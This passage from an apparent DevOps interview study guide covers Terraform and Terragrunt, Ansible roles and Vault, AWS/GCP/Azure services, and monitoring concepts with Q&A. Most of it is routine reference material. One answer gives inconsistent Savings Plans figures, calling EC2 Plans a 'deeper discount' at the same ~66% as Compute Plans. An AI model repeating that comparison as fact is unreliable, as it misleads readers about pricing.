  vpc_id            = aws_vpc.main.id
  cidr_block        = var.private_subnet_cidrs[count.index]
  availability_zone = data.aws_availability_zones.available.names[count.index]
  tags = merge(local.common_tags, { Name = "${local.name_prefix}-private-${count.index}" })
}

# for_each - preferred over count for complex resources
resource "aws_iam_user" "team" {
  for_each = toset(var.team_members)
  name     = each.value
  tags     = local.common_tags
}
```

Terraform State Management

```
# Remote backend - ALWAYS use in teams
terraform {
  backend "s3" {
    bucket         = "company-terraform-state"
    key            = "production/eks/terraform.tfstate"
    region         = "us-east-1"
    encrypt        = true
    dynamodb_table = "terraform-state-lock"  # prevents concurrent runs
  }
  required_version = ">= 1.7.0"
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.0"  # pessimistic constraint
    }
  }
}
```

Workspace Pattern

```
terraform workspace new staging
terraform workspace new production
terraform workspace select production
terraform apply -var-file="environments/production.tfvars"
```

Lifecycle Rules

```
resource "aws_db_instance" "main" {
  # ...
  lifecycle {
    prevent_destroy       = true          # block terraform destroy
    ignore_changes        = [password]    # don't track password changes (set externally)
    create_before_destroy = true          # blue-green for stateful resources
  }
}
```

---

2. Terraform Modules

Module Structure

```
modules/
   eks-cluster/
       main.tf
       variables.tf
       outputs.tf
       versions.tf

# Usage
module "eks" {
  source  = "./modules/eks-cluster"
  # or from registry:
  # source  = "terraform-aws-modules/eks/aws"
  # version = "~> 20.0"

  cluster_name    = "${local.name_prefix}-eks"
  cluster_version = "1.30"
  vpc_id          = module.vpc.vpc_id
  subnet_ids      = module.vpc.private_subnets
  tags            = local.common_tags
}
```

Module Outputs

```
# outputs.tf in module
output "cluster_endpoint" {
  description = "EKS cluster API endpoint"
  value       = aws_eks_cluster.this.endpoint
}

output "cluster_certificate_authority_data" {
  description = "Base64 encoded CA cert"
  value       = aws_eks_cluster.this.certificate_authority[0].data
  sensitive   = true
}

# Reference from root
resource "helm_release" "argocd" {
```

```
  set {
    name  = "server.ingress.hostname"
    value = module.eks.cluster_endpoint
  }
}
```

---

3. Terraform Testing & Validation

```
# Format check
terraform fmt -check -recursive

# Lint with tflint
tflint --init
tflint --recursive

# Static analysis
checkov -d . --framework terraform
tfsec .

# Plan and save
terraform plan -out=tfplan
terraform show -json tfplan | jq '.resource_changes'

# Cost estimation
infracost breakdown --path . --format table

# Full automated test with Terratest (Go)
# test/eks_test.go
func TestEKSCluster(t *testing.T) {
    opts := &terraform.Options{
        TerraformDir: "../",
        Vars: map[string]interface{}{
            "environment": "test",
        },
    }
    defer terraform.Destroy(t, opts)
    terraform.InitAndApply(t, opts)

    endpoint := terraform.Output(t, opts, "cluster_endpoint")
    assert.NotEmpty(t, endpoint)
}
```

---

4. Ansible Deep Dive

Inventory

```
# inventory/production.ini
[webservers]
web1 ansible_host=10.0.1.10 ansible_user=ec2-user
web2 ansible_host=10.0.1.11 ansible_user=ec2-user

[databases]
db1 ansible_host=10.0.2.10 ansible_user=ec2-user

[production:children]
webservers
```

```
databases

[production:vars]
ansible_ssh_private_key_file=~/.ssh/prod_key.pem
env=production
```

Playbook

```
---
- name: Configure web servers
  hosts: webservers
  become: true
  gather_facts: true
  vars:
    app_version: "{{ lookup('env', 'APP_VERSION') | default('latest') }}"
    nginx_worker_processes: "{{ ansible_processor_vcpus }}"

  pre_tasks:
    - name: Update package cache
      ansible.builtin.package:
        update_cache: true
      when: ansible_os_family == "Debian"

  roles:
    - common
    - nginx
    - app-deploy

  tasks:
    - name: Deploy application config
      ansible.builtin.template:
        src: templates/app.conf.j2
        dest: /etc/app/config.conf
        owner: app
        group: app
        mode: "0640"
      notify: Restart app

    - name: Ensure service is running
      ansible.builtin.systemd:
        name: myapp
        state: started
        enabled: true

  handlers:
    - name: Restart app
      ansible.builtin.systemd:
        name: myapp
        state: restarted
```

Role Structure

```
roles/nginx/
  tasks/
      main.yml
      install.yml
      configure.yml
  handlers/
      main.yml
  templates/
```

```
      nginx.conf.j2
  files/
      ssl/
  vars/
      main.yml
  defaults/
      main.yml          # lowest priority, overridable
  meta/
       main.yml          # role dependencies
```

Ansible Vault

```yaml
# Encrypt file
ansible-vault encrypt vars/secrets.yml

# Use in playbook
vars_files:
  - vars/main.yml
  - vars/secrets.yml    # encrypted

# Run with vault password
ansible-playbook site.yml --vault-password-file ~/.vault_pass
# or: --ask-vault-pass

# Encrypt single value inline
ansible-vault encrypt_string 'supersecret' --name 'db_password'
```

Advanced Features

```yaml
# Blocks with error handling
- block:
    - name: Risky operation
      ansible.builtin.command: /risky/command
  rescue:
    - name: Handle failure
      ansible.builtin.debug:
        msg: "Failed, running recovery"
  always:
    - name: Always cleanup
      ansible.builtin.file:
        path: /tmp/workdir
        state: absent

# Delegation - run task on different host
- name: Remove from load balancer
  ansible.builtin.uri:
    url: "http://lb.example.com/api/remove/{{ inventory_hostname }}"
    method: POST
  delegate_to: localhost

# Wait for condition
- name: Wait for app to be ready
  ansible.builtin.uri:
    url: "http://{{ inventory_hostname }}:8080/health"
    status_code: 200
  register: result
  until: result.status == 200
  retries: 30
  delay: 10
```

Molecule — Testing Roles

```yaml
# molecule/default/molecule.yml
driver:
  name: docker
platforms:
  - name: instance
    image: ubuntu:22.04
    pre_build_image: true

# molecule/default/converge.yml
- name: Converge
  hosts: all
  roles:
    - role: my-role

# molecule/default/verify.yml
- name: Verify
  hosts: all
  tasks:
    - name: Check nginx is running
      ansible.builtin.service_facts:
    - assert:
        that: "'nginx' in services and services['nginx']['state'] == 'running'"
```

---

5. Terraform vs Ansible vs Pulumi

Aspect	Terraform	Ansible	Pulumi
Language	HCL (declarative)	YAML (imperative/declarative)	Python/TypeScript/Go
State	Managed (tfstate)	Stateless	Managed (Pulumi backend)
Best for	Cloud infra provisioning	Config management, app deploy	Infra as real code
Idempotency	Yes (plan → apply)	Yes (with idempotent modules)	Yes
Mutable infra	Replace resources	Configures in-place	Replace resources
Learning curve	Moderate	Low-Medium	High (requires coding)

Rule of thumb: - Terraform → provision cloud resources (VPCs, EKS, RDS, S3) - Ansible → configure OS, install software, deploy apps to VMs - Helm/Kustomize → deploy apps to Kubernetes

---

6. Terragrunt (Terraform DRY)

```
# terragrunt.hcl (root)
remote_state {
  backend = "s3"
  config = {
    bucket = "company-tf-state"
    key    = "${path_relative_to_include()}/terraform.tfstate"
    region = "us-east-1"
    encrypt = true
    dynamodb_table = "terraform-state-lock"
  }
}
```

```
# environments/prod/vpc/terragrunt.hcl
include "root" {
  path = find_in_parent_folders()
}

terraform {
  source = "../../../modules//vpc"
}

inputs = {
  environment = "prod"
  cidr_block  = "10.0.0.0/16"
}
```

Resources

- https://developer.hashicorp.com/terraform/docs — Official Terraform docs
- https://www.terraform-best-practices.com/ — Best practices guide
- https://docs.ansible.com/ — Ansible docs
- https://molecule.readthedocs.io/ — Molecule testing
- https://www.pulumi.com/docs/ — Pulumi docs
- https://terragrunt.gruntwork.io/ — Terragrunt
- https://www.gruntwork.io/guides — Infrastructure best practices

ewpage # 08-Cloud-Platforms

Cloud Platforms — Interview Questions & Answers

Q1: Explain the difference between an IAM Role and an IAM User. When should you use each? > **IAM User**: A permanent identity with long-lived credentials (username/password or access keys). For humans that can't use SSO, or legacy systems that require static keys. Avoid wherever possible — keys must be rotated, can be leaked, hard to audit at scale. > > **IAM Role**: A temporary identity assumed by humans, AWS services, or external systems. Credentials are short-lived (15 min to 12 hours), automatically rotated by STS, and scoped to the session. Always use roles for EC2 instances, Lambda, ECS tasks, EKS pods (via IRSA), CI/CD pipelines (via OIDC). > > **Rule of thumb**: Every non-human identity should use a role. Every human should use SSO/Identity Center federating to roles — never IAM users with long-lived keys.

Q2: What is the difference between a Security Group and a Network ACL in AWS? > **Security Groups**: > - Stateful — if inbound traffic is allowed, return traffic is automatically allowed > - Attached to ENIs (network interfaces), not subnets > - Allow rules only (no explicit deny possible) > - Evaluated as a single set (all rules checked, most permissive wins) > - Source/destination can be another Security Group (great for service-to-service rules) > > **Network ACLs**: > - Stateless — must explicitly allow inbound AND outbound for the same connection > - Attached to subnets — affects all resources in the subnet > - Allow and Deny rules — can block a specific IP (Security Groups cannot) > - Rules evaluated in number order, first match wins > > **When to use NACLs**: Additional perimeter defense, blocking specific IPs/CIDRs, compliance requirements for subnet-level controls. Most teams use only Security Groups for day-to-day; NACLs as a "defense in depth" second layer.

Q3: How does AWS VPC peering work, and what are its limitations? > VPC Peering creates a private network route between two VPCs (same or different accounts/regions). Traffic stays on the AWS backbone — no internet gateway needed. > > **Limitations:** > - Non-transitive: if VPC A peers with B and B peers with C, A cannot reach C through B. Must create A-C peer separately. > - No overlapping CIDR blocks — peer VPCs cannot have overlapping IP ranges (plan CIDRs centrally) > - No edge-to-edge routing (can't use a VPC peer as a gateway to the internet or VPN) > > **Alternatives for hub-and-spoke at scale:** > - AWS Transit Gateway: connects hundreds of VPCs and on-prem networks, supports transitive routing, centralized routing tables, bandwidth up to 50 Gbps per attachment > - AWS PrivateLink: for exposing specific services privately without full VPC peering

---

Q4: Explain S3 consistency model. What changed in 2020? > Before December 2020: S3 provided *eventual consistency* for overwrite PUTs and DELETEs. If you wrote to an object and immediately read it, you might get the old version. > > Since December 2020: S3 provides **strong read-after-write consistency** for all operations — PUTs, DELETEs, LIST. A write followed immediately by a read returns the new data. LIST operations after a PUT show the new object. > > This eliminated many workarounds that applications had to implement. Relevant for: state file storage, data pipelines, distributed coordination patterns built on S3.

Q5: What is an EC2 Instance Profile and how does it differ from directly assigning an IAM role? > An **Instance Profile** is a container for a single IAM role that can be attached to an EC2 instance. The terms are often used interchangeably, but they are technically distinct: > - IAM Role: the identity with policies attached > - Instance Profile: the mechanism that associates a role with an EC2 instance > > When you create a role for EC2 in the console, AWS automatically creates an Instance Profile with the same name. Via CLI/Terraform, you must create them separately. > > The Instance Metadata Service (IMDS) at `169.254.169.254` serves the temporary credentials to code running on the instance. Applications using the AWS SDK automatically call this endpoint — no credentials configuration needed in the application.

Q6: Compare RDS Multi-AZ vs Read Replicas. When do you need each? > **Multi-AZ (High Availability):** > - Synchronous replication to a standby in a different AZ > - Standby is NOT accessible for reads — purely for failover > - Automatic failover in 60-120 seconds if primary fails (Aurora: < 30s) > - Use for: production databases where downtime is unacceptable > > **Read Replicas (Performance/Scale):** > - Asynchronous replication — slight lag (seconds to minutes) > - Replicas are readable — scale out read traffic > - Can be promoted to primary manually (not automatic) > - Up to 15 read replicas for Aurora, 5 for RDS > - Use for: reporting, analytics, read-heavy workloads > > **Use both**: Multi-AZ for HA, read replicas for scaling reads. Aurora Global Database gives you read replicas across regions with < 1 second replication lag.

Q7: What is AWS Savings Plans and how does it differ from Reserved Instances? > **Reserved Instances (RI):** > - Commit to a specific instance type, size, region for 1 or 3 years > - Up to 72% savings > - Zonal RI also reserves capacity (important for large instances) > - Scope is specific: `m5.xlarge` in `us-east-1a` — changes require Marketplace sale > > **Savings Plans:** > - Commit to a dollar amount of spend per hour for 1 or 3 years > - **Compute Savings Plans**: apply to any EC2 family, size, region, OS — even Lambda and Fargate. Most flexible. > - **EC2 Savings Plans**: specific instance family in a region — deeper discount (~66% max) vs Compute Plans (~66%) > - Cannot sell on Marketplace but automatically apply to matching usage > > **When to use**: Savings Plans are simpler and more flexible. Use Compute Savings Plans for mixed fleets. Only use RIs if you need capacity reservation guarantees.

Q8: Explain the AWS Shared Responsibility Model in the context of EKS. > AWS manages: the Kubernetes control plane (API server, etcd, scheduler), the underlying EC2 infrastructure for control plane nodes, OS patching of control plane, availability of the K8s API. > > You manage: > - EKS worker node OS updates and AMI patches (use managed node groups with auto-upgrade) > - Kubernetes add-on versions (CoreDNS, kube-proxy, VPC CNI) > - Pod security (SecurityContext, PSA, network policies) > - IAM/RBAC configuration for cluster access > - Container images and their vulnerability patches > - Application-level security, secrets management, data encryption > > With Fargate for EKS: AWS also manages the worker node infrastructure — you only manage pods and their configs.

Q9: How does CloudFront caching work? How do you invalidate cache? > CloudFront caches content at **edge locations** close to users. When a request arrives: > 1. Edge checks cache: cache **hit** → serve from edge (fast, no origin cost) > 2. Cache **miss** → forward to origin (S3, ALB, etc.), cache the response, serve to user > > **Cache control is determined by:** > - `Cache-Control: max-age=3600` header from origin > - CloudFront cache behavior settings (min/max/default TTL) > - `Vary` header (cache per Accept-Encoding, Accept-Language) > > **Invalidation:** > - `aws cloudfront create-invalidation --distribution-id ID --paths "/index.html" "/static/*"` > - Wildcards supported: `/*` invalidates everything (costs $0.005 per 1000 paths beyond first 1000/month free) > - Better strategy: use versioned filenames (`app.v2.js`) — old file naturally expires, no invalidation needed > > **Cache key customization**: Include/exclude query strings, headers, cookies from cache key to control granularity.

Q10: Your EKS pods are failing to pull images from ECR with an auth error at 2am. What's happening and how do you fix it? > **Most likely cause**: ECR credentials expired. The `ecr get-login-password` token is valid for **12 hours**. If you're using a static credential (wrong approach), it expires. > > **Correct solution**: Use the **Amazon ECR credential helper** or the **VPC ECR endpoint**: > - EKS nodes have an instance profile with `ecr:GetAuthorizationToken`

and `ecr:BatchGetImage` permissions > - The `credential-provider` plugin in the kubelet config handles token refresh automatically > - Verify with: `aws ecr get-authorization-token --region us-east-1` > > **Diagnose:** > 1. `kubectl describe pod FAILING_POD` — look at Events section for `ErrImagePull` / `ImagePullBackOff` > 2. Check node IAM role has ECR read permissions > 3. Check if ECR is in the same region as the cluster > 4. Verify VPC endpoint for ECR exists (if cluster is in private VPC with no internet) > 5. For cross-account ECR: check ECR repository policy allows the source account's node role

---

Cloud Platforms — AWS Deep Dive + GCP/Azure Overview

1. AWS Core Services for DevOps

Compute

EC2

```
Instance types:
  t3/t4g    - Burstable (dev, low-traffic)
  m6i/m7i   - General purpose (production apps)
  c6i/c7i   - Compute-optimized (CI agents, encoding)
  r6i/r7i   - Memory-optimized (databases, caching)
  p3/g4     - GPU (ML training/inference)
  x2idn     - High memory (SAP, large DBs)

Purchasing:
  On-Demand    - pay per hour, no commitment
  Reserved (1/3yr) - 40-72% savings
  Savings Plans  - flexible, apply to any instance family
  Spot          - up to 90% off, can be interrupted (2-min notice)
  Dedicated Host - for licensing compliance
```

ECS vs EKS vs Lambda vs Fargate

Service	Best For	Management Overhead
ECS (Fargate)	Simple containerized apps, no K8s expertise	Low
EKS	Production K8s, complex workloads	High
EKS Fargate	K8s workloads, no node management	Medium
Lambda	Event-driven, short tasks (<15min)	Very Low
App Runner	Simple web apps from container/code	Very Low

Networking

VPC Architecture (Production Best Practice)

```
VPC: 10.0.0.0/16

Public Subnets (one per AZ):
  us-east-1a: 10.0.0.0/24   → Internet GW, NAT GW, ALB
  us-east-1b: 10.0.1.0/24
  us-east-1c: 10.0.2.0/24

Private Subnets (application tier):
  us-east-1a: 10.0.10.0/24  → EKS nodes, ECS tasks
  us-east-1b: 10.0.11.0/24
  us-east-1c: 10.0.12.0/24

Database Subnets (isolated):
  us-east-1a: 10.0.20.0/24  → RDS, ElastiCache
```

```
  us-east-1b: 10.0.21.0/24
  us-east-1c: 10.0.22.0/24

Key resources:
  Internet Gateway    → public subnet internet access
  NAT Gateway (per AZ) → private subnet outbound internet
  Route Tables        → separate per tier
  VPC Endpoints       → private access to S3, ECR, SSM (no internet needed)
```

Load Balancers

Type	Layer	Use Case
ALB (Application LB)	L7 (HTTP/HTTPS)	Microservices, path/host routing, WebSockets, gRPC
NLB (Network LB)	L4 (TCP/UDP/TLS)	High performance, static IPs, TCP passthrough, low latency
CLB (Classic LB)	L4+L7	Legacy only — don't use for new deployments
Gateway LB	L3+L4	Network appliances (firewalls, IDS/IPS)

Route53

```
Record Types: A, AAAA, CNAME, ALIAS (AWS-specific, works at zone apex)
Routing Policies:
  Simple          → single value
  Weighted        → percentage split (A/B testing, canary)
  Latency         → route to lowest-latency region
  Failover        → primary + standby with health check
  Geolocation     → by user location (compliance, localization)
  Geoproximity    → location + bias adjustment
  Multi-value     → multiple IPs, health-checked (not a replacement for LB)
```

Storage

S3

```
Storage Classes (cost/performance tradeoff):
  Standard            → frequent access
  Intelligent-Tiering → automatic tier selection (monitoring fee)
  Standard-IA         → infrequent access (retrieval fee, lower storage cost)
  One Zone-IA         → non-critical, single AZ
  Glacier Instant     → archives retrieved in ms
  Glacier Flexible    → 1-12hr retrieval, cheapest storage
  Glacier Deep Archive → 12-48hr, lowest cost

Key Features:
  Versioning          → keep all versions, recover from deletes
  Replication (CRR/SRR) → cross/same region replication
  Lifecycle policies  → auto-transition/expire objects
  Object Lock (WORM)  → compliance: prevent modification/deletion
  Event notifications → trigger Lambda, SQS, SNS on object events
  Pre-signed URLs     → time-limited access for clients
  Transfer Acceleration → CloudFront edge for uploads
```

EBS vs EFS vs FSx

Service	Type	Use Case
EBS gp3	Block, single-AZ	Boot volumes, databases
EBS io2	Block, high IOPS	High-performance databases

Service	Type	Use Case
EFS	Managed NFS, multi-AZ	Shared storage, Lambda, ECS
FSx for Lustre	High-performance parallel FS	ML training, HPC
FSx for Windows	SMB, Windows-native	.NET apps, AD integration

---

Databases

RDS / Aurora

```
RDS Multi-AZ:
  Synchronous replication to standby
  Automatic failover in 60-120 seconds
  Standby not readable (not for read scaling - use read replicas)

Aurora:
  6 copies of data across 3 AZs (2 per AZ)
  Failover < 30 seconds (Aurora Replicas promote instantly)
  Aurora Serverless v2 - auto-scale capacity units
  Global Database - multi-region with < 1s replication lag
  Up to 15 read replicas with load balancing endpoint

Connection best practices:
  Use RDS Proxy for Lambda (manages connection pooling)
  Use cluster endpoint for writes, reader endpoint for reads
  Use IAM database authentication (no passwords)
```

DynamoDB

```
Key concepts:
  Partition key + Sort key → primary key
  Capacity modes: On-Demand vs Provisioned (with Auto Scaling)
  GSI (Global Secondary Index) → alternate query patterns
  LSI (Local Secondary Index) → same partition, different sort key
  DynamoDB Streams → change data capture → Lambda triggers
  TTL → auto-expire items
  DAX → in-memory cache (microsecond latency)

On-Demand Capacity: pay per request, no planning needed
Provisioned: set RCU/WCU, cheaper at predictable load

Table design principle:
  Single-table design - multiple entity types in one table
  Access patterns first, schema second (opposite of relational)
```

IAM — Identity and Access Management

Key Concepts

```
Identities: Users, Groups, Roles
Resources: S3 buckets, EC2, RDS, etc.
Policies: JSON documents defining permissions

Policy evaluation:
  1. Explicit Deny → always wins
  2. Explicit Allow → grants access
  3. Implicit Deny → default (deny if no allow)

Policy types:
```

```
Identity-based    → attached to user/role/group
Resource-based    → attached to resource (S3 bucket policy, SQS)
SCP (Service Control Policy) → AWS Organizations, sets max boundary
Permission Boundaries → max permissions a role can have
Session Policies  → temporary, passed during AssumeRole
```

IAM Best Practices

```
Root account: only for billing, enable MFA, no access keys
Use IAM roles for EC2/Lambda/ECS (never access keys on instances)
Least privilege: start with read-only, add permissions as needed
Enable MFA for all human users
Use AWS SSO/Identity Center for human access (federate with IdP)
Audit with IAM Access Analyzer
Use condition keys: aws:SourceIp, aws:MultiFactorAuthPresent, aws:RequestedRegion
Rotate access keys regularly (better: eliminate them entirely)
```

IRSA Pattern (EKS)

```
1. OIDC provider on EKS cluster
2. ServiceAccount annotated: eks.amazonaws.com/role-arn: arn:aws:iam::ACCT:role/ROLE
3. Trust policy on IAM role:
   {
     "Condition": {
       "StringEquals": {
         "oidc.eks.region.amazonaws.com/id/OIDC_ID:sub": "system:serviceaccount:NAMESPACE:SA_NAME"
       }
     }
   }
4. Pod token projected → AWS SDK exchanges for STS credentials
```

Security Services

Service	Purpose
GuardDuty	Threat detection — analyzes CloudTrail, VPC Flow Logs, DNS logs
Security Hub	Aggregates findings from GuardDuty, Inspector, Macie, etc.
AWS Config	Compliance — tracks resource config changes, evaluates rules
Inspector	Vulnerability scanning for EC2, ECR images, Lambda
Macie	S3 data classification — finds PII, sensitive data
KMS	Key management — envelope encryption for all AWS services
Secrets Manager	Managed secrets with auto-rotation
WAF	Layer 7 firewall — protects ALB, CloudFront, API Gateway
Shield	DDoS protection (Standard = free, Advanced = $3000/mo)
CloudTrail	API audit log — who did what, when, from where

Monitoring & Observability

```
CloudWatch Metrics:
  Built-in metrics for all AWS services
  Custom metrics via PutMetricData API or CloudWatch Agent
  High-resolution: 1-second granularity (extra cost)

CloudWatch Logs:
  Log groups + log streams
  Metric filters → create metrics from log patterns
```

```
  Log Insights → SQL-like query language
  Subscription filters → stream to Lambda, Kinesis, OpenSearch

CloudWatch Alarms:
  Threshold (static) or Anomaly Detection (ML-based)
  Actions: SNS, Auto Scaling, EC2 recover, Systems Manager

X-Ray:
  Distributed tracing
  Service map visualization
  Sampling rules to control cost

CloudTrail:
  API activity logging
  Management events (free), Data events (S3 object ops - paid)
  Insight events - unusual API call rate detection
```

Cost Optimization Framework

```
1. Right-sizing:
   AWS Compute Optimizer - ML-based recommendations
   Remove idle resources (unattached EBS, unused EIPs, idle LBs)

2. Pricing models:
   Savings Plans (Compute or EC2) - 1 or 3 year, up to 72% savings
   Reserved Instances - for stable workloads
   Spot Instances - stateless/fault-tolerant workloads

3. Architectural:
   S3 Intelligent-Tiering for variable access patterns
   Lambda for infrequent workloads vs always-on EC2
   CloudFront to reduce data transfer costs
   VPC Endpoints to avoid NAT Gateway data processing charges

4. Monitoring:
   Cost Anomaly Detection - ML-based alerts
   AWS Budgets - alerts on spend thresholds
   Cost Explorer - usage patterns, RI recommendations
   Resource tagging for chargeback/showback
```

---

2. GCP Key Services for DevOps

```
Compute:
  GCE (VMs) - equivalent to EC2
  GKE (Google Kubernetes Engine) - best managed K8s (Google invented K8s)
  Cloud Run - serverless containers (pay per request)
  Cloud Functions - FaaS

Networking:
  Global VPC (single VPC spans all regions - unique to GCP)
  Cloud Load Balancing - global anycast, single IP worldwide
  Cloud CDN
  Cloud DNS

Storage:
  GCS (Google Cloud Storage) - equivalent to S3
  Filestore - managed NFS
  Persistent Disk - block storage
```

```
DevOps:
  Artifact Registry - container/package registry
  Cloud Build - serverless CI/CD
  Cloud Deploy - managed CD to GKE
  Anthos - multi-cloud K8s management

GKE Autopilot:
  Google manages node pools, autoscaling, security
  Pay per pod resources, not nodes
  Built-in security hardening
```

---

3. Azure Key Services for DevOps

```
Compute:
  VMs, AKS (Azure K8s Service), Azure Container Apps, Functions

Networking:
  VNet, Azure Load Balancer, Application Gateway, Azure Front Door

Storage:
  Blob Storage, Azure Files, Managed Disks

DevOps:
  Azure DevOps (Pipelines, Repos, Boards, Artifacts) - full DevOps platform
  Azure Container Registry (ACR)

Identity:
  Azure AD / Entra ID - enterprise identity, MFA, Conditional Access
  Managed Identity - equivalent to AWS IAM roles for instances

Key Differentiators:
  Best Microsoft/Windows integration
  Azure DevOps widely used in enterprises
  Hybrid cloud with Azure Arc
```

Resources

- https://aws.amazon.com/architecture/ — AWS Architecture Center
- https://docs.aws.amazon.com/ — AWS Official Docs
- https://www.wellarchitectedlabs.com/ — Hands-on WAF labs
- https://cloud.google.com/docs — GCP docs
- https://learn.microsoft.com/en-us/azure/ — Azure docs
- https://www.awsgeek.com/ — Visual AWS cheatsheets
- https://github.com/open-guides/og-aws — Community AWS guide

ewpage # 09-Monitoring-Observability

Monitoring & Observability — Interview Questions & Answers

Q1: What is the difference between monitoring and observability? > **Monitoring**: Watching predefined metrics and alerting when thresholds are breached. You know what to look for in advance. "Is the system up? Is latency above 200ms?" > **Observability**: The ability to understand internal system state from external outputs (metrics, logs, traces). You can explore unknown unknowns. A system is observable when you can ask arbitrary questions without deploying new code. > In practice: monitoring tells you *something is wrong*; observability tells you *why*.

Q2: Explain the difference between a Prometheus Counter, Gauge, and Histogram. When do you use each? > **Counter**: Monotonically increasing integer. Reset to 0 on restart. Always use `rate()` or `increase()` in queries — never query raw value. > Use for: requests_total, errors_total, bytes_sent_total > > **Gauge**: Can increase or decrease. Represents a snapshot. > Use for: memory_bytes, active_connections, queue_depth, temperature > > **Histogram**: Pre-defined buckets. Enables server-side percentile calculation across instances. `histogram_quantile(0.99, ...)` is accurate when aggregating across replicas. > Use for: request latency, response size — anything you need percentiles for > > Key distinction: use Histogram over Summary when you need to aggregate across multiple instances.

Q3: What is an error budget and how does it influence engineering decisions? > Error budget = 1 - SLO. If SLO is 99.9%, the error budget is 0.1% — about 43.8 minutes/month. > > How it drives behavior: > - **Budget remaining** → deploy freely, run experiments, take on tech debt > - **Budget 50% consumed** → be cautious, review risky deployments > - **Budget exhausted** → freeze all non-critical deployments until next period > > It creates a shared language between product (wants features fast) and engineering (wants reliability). Both sides agree on the acceptable risk level upfront.

Q4: Explain burn rate alerting. Why is it better than threshold-based alerting? > Burn rate = how fast you're consuming error budget relative to the allowed rate. > A 14.4x burn rate means you'll exhaust the entire monthly budget in 2 hours. > > **Why better than thresholds:** > - Threshold alerts: "error rate > 1%" — doesn't tell you the business impact > - Burn rate: "at this rate, you'll miss your SLO in 1 hour" — directly tied to user experience > - Reduces noise: short error spikes don't alert unless sustained > - Multi-window: fast burn (1h window) for critical pages + slow burn (6h window) for warning tickets

---

Q5: A key service is having intermittent latency spikes. How do you investigate? > 1. **Metrics first**: Check p99 latency graph over time. Is it all endpoints or specific ones? > 2. **Correlate with traffic**: Does spike correspond to traffic increase? (saturation) > 3. **Check dependencies**: Database query time, cache hit rate, external API latency > 4. **Traces**: Find slow traces during the spike window — identify which span is slow > 5. **Logs**: Filter logs for high `duration_ms` during spike — look for patterns > 6. **Infrastructure**: CPU throttling? GC pauses? Network retransmissions? > 7. **Deployments**: Any deploys correlate with the spike start? (check annotations on dashboard) > 8. **Node-level**: `kubectl top nodes`, check for noisy neighbor

---

Q6: What is the difference between push and pull metrics collection? > **Pull (Prometheus model)**: Scraper polls targets on a schedule. Centralized config. Easy to see which targets are down (scrape fails). Works well in dynamic environments with service discovery. > > **Push (StatsD, Datadog Agent, CloudWatch)**: Applications push metrics to a collector. Works well for short-lived jobs (Lambda, batch), firewalled environments, or when you can't open inbound ports. > > **Pushgateway** bridges the gap: batch jobs push to Pushgateway, Prometheus pulls from it.

Q7: How do you reduce alert fatigue? > 1. **Alert on symptoms not causes** — alert when user experience degrades, not every CPU spike > 2. **Burn rate instead of threshold** — sustained problems, not brief spikes > 3. **Add `for` duration** — require problem sustained for 2-5 min before alerting > 4. **Inhibition rules** — suppress warning when critical is already firing > 5. **Proper grouping/routing** — database alerts go to DB team, not everyone > 6. **Review stale alerts** — delete or fix any alert that's been ignored 3+ times > 7. **Separate page vs ticket** — critical pages on-call, warnings create Jira tickets

---

Q8: Explain distributed tracing. What problem does it solve? > In a microservices architecture, a single user request touches 10+ services. When a request is slow or fails, traditional logs only show what happened inside each service — you can't see the full journey. > > Distributed tracing gives each request a unique `trace_id`. Every service adds a `span` with timing and metadata. You can visualize the full call graph and immediately see: > - Which service is slow (bottleneck) > - Which dependency call failed > - How much of the total latency is in each service > - How spans are nested (parallel vs sequential calls)

Q9: How does OpenTelemetry differ from Prometheus or Jaeger? > OpenTelemetry is a **vendor-neutral instrumentation framework** — it defines APIs and SDKs for generating metrics, logs, and traces. It doesn't store or visualize data. > > Prometheus and Jaeger are **backends** — they store and query data. > > Workflow: Instrument app with OTel SDK → OTel Collector receives data → forwards to Prometheus (metrics) + Jaeger/Tempo (traces) + Loki (logs). > >

Benefit: Change backends without changing application code. Auto-instrumentation for HTTP, gRPC, databases, message queues.

Q10: Production scenario — Grafana shows error rate spiking to 30% but PagerDuty didn't alert. Why? > Possible reasons: > 1. Alert `for` duration too long (e.g., `for: 15m`) — spike resolved before threshold met > 2. Alert expression uses wrong labels — not matching this service's metric labels > 3. Prometheus scrape failing — metrics stale, alert never evaluates to true > 4. Alertmanager route misconfigured — alert routes to wrong receiver or suppressed > 5. Silence active in Alertmanager > 6. PagerDuty integration broken or routing key expired > > Debug steps: Check Prometheus `Alerts` tab, check Alertmanager `Status` page, verify `amtool alert query`, test fire alert manually.

Q11: What is the cardinality problem in Prometheus? > Cardinality = number of unique time series = unique combinations of label values. > High cardinality kills Prometheus performance because each series needs memory + storage. > > **Bad labels** (never do this): > - User IDs: `{user_id="u_12345"}` — millions of series > - Request IDs, URLs with query params > - Timestamps in labels > > **Good labels**: service, method, status_code, region, environment > > Rule: if a label has > 100 unique values, think carefully. If > 1000, almost always wrong. > High-cardinality data belongs in logs or traces, not metrics.

Q12: What logging strategy do you use for a Kubernetes cluster with 50+ services? > Architecture: > - **Fluent Bit** as DaemonSet on every node — lightweight, low CPU/memory, reads container logs from `/var/log/containers/` > - Enriches with K8s metadata (pod, namespace, deployment, labels) > - Forwards to **Loki** (cost-efficient) or **OpenSearch** (rich full-text search) > - **Grafana** for log exploration + correlation with metrics > > Standards enforced: > - All services output structured JSON logs > - Mandatory fields: `timestamp`, `level`, `service`, `trace_id`, `span_id` > - Log correlation: inject `trace_id` in all logs — click trace in Grafana → jump to Jaeger > - Log retention policy: 30 days hot, archive to S3 Glacier

---

Monitoring & Observability — Deep Dive Notes

1. The Four Golden Signals (Google SRE)

Signal	Definition	Example Metric
Latency	Time to serve a request	p99 response time < 200ms
Traffic	Demand on the system	Requests per second
Errors	Rate of failed requests	HTTP 5xx / total * 100
Saturation	How "full" the service is	CPU %, queue depth, connection pool %

USE Method (for resources): Utilization + Saturation + Errors **RED Method** (for services): Rate + Errors + Duration

---

2. Observability Pillars

Metrics

- Aggregated numeric data over time
- Low storage cost, fast queries
- Tools: Prometheus, CloudWatch, Datadog, VictoriaMetrics

Logs

- Discrete events with full context
- High storage cost, rich information
- Tools: ELK Stack, Loki+Grafana, Splunk, CloudWatch Logs

Traces

- Request journey across distributed services
- Shows latency per hop, identifies bottlenecks
- Tools: Jaeger, Tempo, Zipkin, AWS X-Ray, Datadog APM

OpenTelemetry

- CNCF standard for unified instrumentation
- Single SDK → export to any backend
- Auto-instrumentation for popular frameworks
- Reduces vendor lock-in

---

3. Prometheus Architecture

```
Applications/Exporters  →  Prometheus Server  →  Grafana
   (expose /metrics)        (scrape + store)     (visualize)
                               ↓
